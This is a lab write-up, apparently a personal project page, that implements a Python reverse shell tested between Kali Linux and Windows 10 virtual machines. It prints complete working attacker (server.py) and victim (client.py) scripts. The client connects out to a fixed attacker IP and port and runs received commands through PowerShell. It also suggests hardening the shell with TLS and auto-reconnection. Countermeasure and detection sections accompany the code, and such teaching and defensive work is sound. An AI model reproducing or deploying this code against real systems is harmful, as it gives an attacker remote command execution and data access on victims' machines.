Implementation of a Reverse Shell in Python
Implementation of a Reverse Shell in Python
This project demonstrates the creation and operation of a reverse shell implemented in Python. A reverse shell is a connection where the target machine (victim) initiates a connection to the attacker’s machine (server), allowing the attacker to execute remote commands. This technique is often used for post-exploitation purposes, to understand associated risks, and to propose countermeasures. The lab was simulated in a virtual environment: Kali Linux (attacker/server) and Windows 10 (victim/client). Below, I detail the theoretical background, test environment, source codes, experiment flow, analysis, and countermeasures.
Project Overview
This experiment aims to showcase the implementation of a reverse shell in Python, observe its functionality, and analyze the associated risks. It highlights potential attack vectors and the importance of preventive measures on endpoints and networks (outbound control, monitoring, EDR, encryption).
Key aspects include:
- Difference between bind shell and reverse shell.
- Associated risks: Remote control, data exfiltration, pivoting.
- General countermeasures: Monitoring outbound connections, application whitelisting, EDR solutions, anomaly-based detections, restrictive firewall rules, and log analysis.
Functionality
Theoretical Background
- Difference Between Bind Shell and Reverse Shell: A bind shell opens a listening port on the victim and waits for the attacker to connect. A reverse shell has the victim initiate the connection to the attacker, which is more effective when the victim is behind NAT or restrictive outbound firewalls.
- Associated Risks: Remote command execution, data exfiltration, pivoting to other network machines, persistence, and difficulty in detection without proper tools.
- General Countermeasures: Monitor outbound connections, whitelist applications, use EDR, detect behavioral anomalies, apply restrictive firewall rules, and analyze logs.
Reverse Shell Operation
- The victim (client.py) connects to the attacker (server.py).
- Commands are sent from the server, executed on the victim via PowerShell, and results are returned over the socket.
Setup Instructions
Prerequisites
- Virtual Machines: Kali Linux (attacker/server, IP: 100.103.115.163:8008), Windows 10 (victim/client).
- Network: Bridged Adapter mode for direct exchange.
- Python: Python 3 on both machines. No external libraries required (uses socket, subprocess).
Implementation Details
Source Codes
The scripts used for the simulation are as follows.
Server (Attacker): server.py
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind(("100.103.115.163", 8008))
s.listen(1)
print("Waiting for victim...")
victim, addr = s.accept()
print(f"[+] Victim connected: {addr}")

while True:
    cmd = input("shell> ")
    if cmd.lower() in ["exit", "quit"]:
        victim.send(b"exit")
        break
    if cmd == "":
        continue
    victim.send(cmd.encode())
    result = victim.recv(8192).decode(errors="ignore")
    print(result)

victim.close()
s.close()
print("Session closed.")
Client (Victim): client.py
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
import socket
import subprocess

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("100.103.115.163", 8008))

while True:
    cmd = s.recv(1024).decode("utf-8").strip()
    if cmd.lower() in ["exit", "quit"]:
        break
    if cmd == "":
        continue

    result = subprocess.run(["powershell.exe", "-c", cmd],
                            shell=True, capture_output=True)

    output = result.stdout if result.stderr == b"" else result.stderr
    s.send(output)

s.close()
Notes on the Code:
- The attacker’s server listens on interface 100.103.115.163 on port 8008.
- The client connects to the attacker’s IP 100.103.115.163 – adapt this address to your environment. In a bridged LAN, use Kali’s local IP.
- On Windows, commands are executed via powershell.exe. Depending on the target machine’s security policy, execution may be blocked or restricted.
- Results are transmitted over the socket. Error handling and encoding are minimal for educational simplicity.
Experiment Flow
- Start server.py on Kali:
python3 server.py. - Run client.py on Windows:

python client.py. - On Kali, after connection, “Waiting for victim…” is replaced by the victim’s address.

- Interact via the shell> prompt: send commands like whoami, ipconfig, dir, and observe the returned output.
- To end, type exit on the server; the client receives the command and terminates its loop.
Examples of Sessions
Kali (server): Waiting for victim…
Kali (server): [+] Victim connected: (‘100.103.118.215’, 60792)
Kali (server): shell> whoami
Victim response: DESKTOP\VictimeUser
Kali (server): shell> ipconfig
Victim response: (ipconfig output)
Kali (server): shell> exit
Session closed.
Limitations Encountered
- Fixed buffer size (1024/8192): May truncate large outputs.
- No encryption: Communication in clear text, exposed to interception.
- Dependency on powershell.exe: On some Windows versions, cmdlets may require admin rights.
- Robustness: No automatic reconnection or fine error management.
Analysis and Implications
Security Impact
- Allows arbitrary command execution on the compromised machine.
- Facilitates exfiltration and privilege escalation if vulnerabilities are present.
- Detectable via outbound traffic analysis (unusual TCP connections to external IPs) or EDR.
Code Improvement Suggestions
- Add TLS encryption to secure the session (e.g., ssl.wrap_socket or modern libraries).
- Use a simple application protocol (headers, message length) to handle long streams properly.
- Implement heartbeat and reconnection system.
- Limit client process privileges and apply security rules on the target machine.
Screenshots
Kali Console Showing Waiting for Victim… (Before Connection)

Kali Console Showing Victim’s Address (After accept())

Kali Terminal During Command Sending (e.g., dir) and Response Display
PowerShell Window on Windows Showing Client Execution

Results of Commands like type test.txt and whoami on Server Console
Results of exit Command on Server Console

Troubleshooting
- Buffer Issues: For large outputs, increase recv buffer or implement chunked reading.
- PowerShell Restrictions: Check Windows execution policy; may need to run as admin or adjust policies.
- Connection Failures: Verify IPs, ports, and network mode; ensure no firewalls block the port.
- Encoding Errors: Handle with errors=’ignore’ as in code, or improve encoding/decoding.
Countermeasures and Detection
Immediate Measures
- Block unauthorized outbound connections on unusual ports (e.g., 8008) at the firewall or gateway.
- Monitor processes opening outbound sockets (local audit, EDR tools).
- Analyze Windows logs (Event Viewer) for unauthorized powershell.exe executions.
Advanced Techniques
- Deploy IDS/IPS capable of detecting reverse shell patterns (signatures, unusual TCP flows, heuristics).
- Encrypt sensitive communications to limit compromise impact.
- Apply least privilege policies and regular system patching.
License
The project is released under the MIT License.
Contributing
Contributions are encouraged! Suggestions for improvements, such as encryption additions or robustness enhancements, can be submitted via email.
Contact
For questions or feedback, reach out via email at ammarlouah9@gmail.com.
Last updated: December 21, 2025